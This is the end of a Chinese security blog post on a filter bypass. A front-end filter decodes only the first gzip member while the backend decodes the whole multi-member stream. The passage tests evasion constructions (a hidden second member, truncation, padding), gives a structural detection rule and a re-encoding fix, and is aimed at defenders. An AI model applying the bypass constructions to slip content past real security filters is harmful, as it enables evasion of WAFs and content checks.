detect.py 的计数逻辑,靠 __main__ 守卫避免执行其主流程 # m0 / m1 用前面同样的 member() 造:m0 是合法成员,m1 是待藏的次成员 print('multi ', count_members(m0 + m1)) print('single ', count_members(m0)) print('trailing gb ', count_members(m0 + b'\x00'*4 + m1[:5])) # 截断的次成员 print('truncated m1 ', count_members(m0 + m1[:len(m1)-3])) # 次成员缺尾 print('zero-padded ', count_members(m0 + b'\x00'*8 + m1)) # 成员间补零 ``` 运行: ```php python3 exp_detect_evade.py ```  几种构造全被三个状态位接住: | | | | |---|---|---| | 构造 | 结果 | 拦法 | | 合法多成员 | `(2, OK)` | 成员数 ≠ 1 | | 单成员 + 尾部垃圾 | `(1, TRAILING_GARBAGE)` | 状态 ≠ OK | | 截断的次成员(deflate 没读完) | `(1, INCOMPLETE)` | 状态 ≠ OK | | 成员间补零 | `(1, TRAILING_GARBAGE)` | 状态 ≠ OK | 判定条件因此收敛为一条:仅当 `n == 1 且 state == OK` 时放行。补零的多成员因未剥离成员间零字节而归入 `TRAILING_GARBAGE`,其计数 1 与 A 侧实际的 2 不一致,属有意从严——判据以 `(1, OK)` 为唯一放行态,不追求与 A 侧计数对齐。 该判据依据结构而非内容:只看成员计数与解码状态,payload 如何变形都不影响结论;若自行解析头部,须按 FLG 位跳过变长字段。部署时置于请求体解码之前,无需改动后端——凡 `Content-Encoding: gzip` 且 `(n, state) != (1, 'OK')` 即判为异常。前提"合法请求均为单成员"须结合环境验证:流式分块压缩、部分 SDK 或代理的多段编码均可能产生合法多成员。建议先以观测模式采集 `(n, state)` 分布,确认多成员占比趋近于零后再启用拦截,并对确有多成员来源的接口单独放行。 更彻底的方案是由前置将审查后的明文重新压缩为单成员再转发,使后端无从解出前置未曾检视的字节。根因在于 `front_filter.py` 透传了原始 `raw`,改为转发重编码后的 `seen` 即可: ```php # front_filter.py 转发段 - c.request('POST', self.path, body=raw, headers={ - 'Content-Encoding': self.headers.get('Content-Encoding', ''), - 'Content-Length': str(len(raw)), + import gzip as _gz + reencoded = _gz.compress(seen) # 用前置审查过的明文重压,单成员 + c.request('POST', self.path, body=reencoded, headers={ + 'Content-Encoding': 'gzip', + 'Content-Length': str(len(reencoded)), ``` 代价是前置多一次压缩开销,收益则是后端解出的一定是前置审查过的内容——这个办法不依赖对后端解码器归属的任何假设,比"把前置换成 `gzip.decompress` 去对齐后端"更稳(后者一旦链路里再插进第三个首成员即停的组件,就会重新裂开)。 危险落在异构栈这类拓扑上 ------------ 多成员 gzip 并不是什么怪胎:一句 `gzip -c a > out.gz; gzip -c b >> out.gz` 就能造出来,日志切割、流式压缩、分块归档也都会天然产生它。危险不在格式本身,而在于半个生态把"gzip 解码"理解成解首成员、另半个理解成读到流尾,而这两半常常正好分处同一条链路相邻的两跳。 最脆的写法,是把 `zlib.decompress(body, 16 + zlib.MAX_WBITS)` 或 `zlib.decompressobj(31)` 的一次返回值当作 gzip 解码结果来用——它实际只看首成员。一旦这种写法承担起安全检查(WAF、内容过滤、审计、鉴权),后面再接任何 A 侧后端就会错位。真正放大错位的是异构栈这种拓扑:Python 网关在前、Node 或命令行在后,两平台的默认取向天生相反,谁都没写错也会裂开;再叠上反向代理"检查用明文、转发用原始字节"的分工,检查和转发看到的压根就不是同一份数据。 检测方不要盯着应用日志——日志记的是解码后的内容,而内容正是被利用的对象,前置日志只会如实告诉你它看到了首成员。有效的观测点在解码之前:数一数 `Content-Encoding: gzip` 请求体里的成员数,不等于 1 就告警。成员计数盯的是攻击者绕不开的结构特征,而非他随手就能改的内容——把它做成流量侧的常驻指标,远比在明文层堆黑名单来得可靠。
发表于 2026-09-14 17:43:52
阅读 ( 167 )
分类:
WEB安全
0 推荐
收藏
0 条评论
Dracarys
信息安全工程师
10 篇文章
×
温馨提示
您当前没有「奇安信攻防社区」的账号,注册后可获取更多的使用权限。
×
温馨提示
您当前没有「奇安信攻防社区」的账号,注册后可获取更多的使用权限。
×
举报此文章
垃圾广告信息:
广告、推广、测试等内容
违规内容:
色情、暴力、血腥、敏感信息等内容
不友善内容:
人身攻击、挑衅辱骂、恶意行为
其他原因:
请补充说明
举报原因:
×
如果觉得我的文章对您有用,请随意打赏。你的支持将鼓励我继续创作!